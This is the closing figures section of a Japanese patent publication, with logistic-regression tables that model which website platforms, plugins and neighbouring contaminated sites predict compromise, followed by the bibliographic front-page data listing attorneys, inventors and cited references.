log(plugin_count)	16.562	0.00000
wpplugins_akismet_recode	12.143	0.00000
wpplgins_jetpak_recode	9.479	0.00000
Social_media_index	6.756	0.00000
webbuilders_weebly	6.336	0.00000
timer_resource	6.316	0.00000
email_address	4.766	0.00002
wpplugins_contact_form_seven_recode	1.654	0.02216
analytics_googleanalytics	1.596	0.02535

勾配に収束、9反復

FIG. 14

【図１５】




FIG. 15

【図１６】





FIG. 16

【図１７】



ソース	対数価値	P値
wpplugins_total_cache_recode	102.740	0.00000
Neighbor	97.257	0.00000
wordpress	31.755	0.00000
log(plugin_count)	17.563	0.00000
wpplugins_jetpak_recode	13.740	0.00000
timer_resource	12.353	0.00000
ContaminatedOthersRecode	11.986	0.00000
wpplugins_akismet_recode	11.884	0.00000
joomla	10.450	0.00000
webbuilders_weebly	9.730	0.00000
email_address	8.583	0.00000
Social_media_index	6.247	0.00000
analytics_googleanalytics	2.085	0.00821

FIG. 17

【図１８】

全体モデル試験

モデル	対数可能性	DF	カイ二乗	確率>カイ二乗
Difference	1393.0217	13	2786.043	<.0001*
Full	4442.1033			
Reduced	5835.1250			

RSquare (U)	0.2387
AICc	8912.21
BIC	9045.53
Observations (or Sum Wgts)	101049

尺度	トレーニング	定義
Entropy RSquare	0.2387	1-Loglike(model)/Loglike(0)
Generalized RSquare	0.2493	(1-(L(0)/L(model))^(2/n))/(1-L(0)^(2/n))
Mean -Log p	0.0440	Σ -Log(ρ[j])/n
RMSE	0.0973	√Σ(y[j]-ρ[j])²/n
Mean Abs Dev	0.0186	Σ |y[j]-ρ[j]|/n
Misclassification Rate	0.0101	Σ (ρ[j]≠ρMax)/n
N	101049	n

FIG. 18

【図１９】

適合不足

ソース	DF	対数可能性	カイ二乗
Lack Of Fit	42931	3809.0355	7618.071
Saturated	42944	633.0678	確率>カイ二乗
Fitted	13	4442.1033	1.0000

FIG. 19

【図２０】

パラメータ推定値

項目	推定値	標準誤差	カイ二乗	確率>カイ二乗
Intercept	-6.2165348	0.0788551	6214.9	<.0001*
wpplugins_jetpak_recode	-0.7247384	0.099054	53.53	<.0001*
wpplugins_total_cache_recode	1.86056969	0.0804436	534.96	<.0001*
log(plugin_count)	0.50157179	0.0568972	77.71	<.0001*
Social_media_index	0.08767007	0.017337	25.58	<.0001*
wordpress	1.02256358	0.0886835	132.96	<.0001*
joomla	1.3117525	0.1748537	56.28	<.0001*
webbuilders_weebly	-2.0224768	0.4536925	19.87	<.0001*
email_address	0.51415098	0.0882335	33.96	<.0001*
timer_resource	0.00757356	0.0010525	51.78	<.0001*
analytics_googleanalytics	0.2041246	0.076664I	7.09	0.0078*
Neighbor	5.30729063	0.2352492	508.97	<.0001*
ContaminatedOthersRecode	1.33374115	0.1612624	68.40	<.0001*
wpplugins_akismet_recode	-0.7553108	0.1132137	44.51	<.0001*

For log odds of 1/0

FIG. 20

【図２１】

効果可能性比率試験

ソース	Nparm	DF	L-R カイ二乗	確率>カイ二乗
wpplugins_jetpak_recode	1	1	58.7170159	<.0001*
wpplugins_total_cache_recode	1	1	466.532204	<.0001*
log(plugin_count)	1	1	76.0705703	<.0001*
Social_media_index	1	1	25.0222156	<.0001*
wordpress	1	1	140.824563	<.0001*
joomla	1	1	43.8466306	<.0001*
webbuilders_weebly	1	1	40.6040198	<.0001*
email_address	1	1	35.4534692	<.0001*
timer_resource	1	1	52.4390782	<.0001*
analytics_googleanalytics	1	1	6.98635049	0.0083*
Neighbor	1	1	441.340566	<.0001*
ContaminatedOthersRecode	1	1	50.7817264	<.0001*
wpplugins_akismet_recode	1	1	50.3212564	<.0001*

FIG. 21

【図２２】




FIG. 22

フロントページの続き

(33)優先権主張国・地域又は機関
米国(US)
弁理士　西島 孝喜
(74)代理人　100109070
弁理士　須田 洋之
(74)代理人　100109335
弁理士　上杉 浩
(74)代理人　100120525
弁理士　近藤 直樹
(74)代理人　100139712
弁理士　那須 威夫
(74)代理人　100176418
弁理士　工藤 嘉晃
(72)発明者　ゴーニー トマス
アメリカ合衆国 アリゾナ州 ８５２５３ パラダイス バレー ノース フィフティース ストリート ８３１１
(72)発明者　コンラッド トレイシー
アメリカ合衆国 アリゾナ州 ８５２５１ スコッツデール イースト キャメルバック ロード ７１８１ ４０５
(72)発明者　ラヴェル スコット
アメリカ合衆国 マサチューセッツ州 ０１９４０ リンフィールド ボーク ロード ６８
(72)発明者　フェザー ニール イー
アメリカ合衆国 アリゾナ州 ８５０５０ フェニックス イースト エンバー グロウ ウェイ ３７３０
審査官　平井 誠
(56)参考文献　特表２０１３－５４１７７４（ＪＰ，Ａ）
特表２０１５－５０３７８９（ＪＰ，Ａ）
特開２０１１－２２７８８４（ＪＰ，Ａ）
特開２００４－３１８８２０（ＪＰ，Ａ）
(58)調査した分野　(Int.Cl.，ＤＢ名)
Ｇ０６Ｆ　２１／００－８８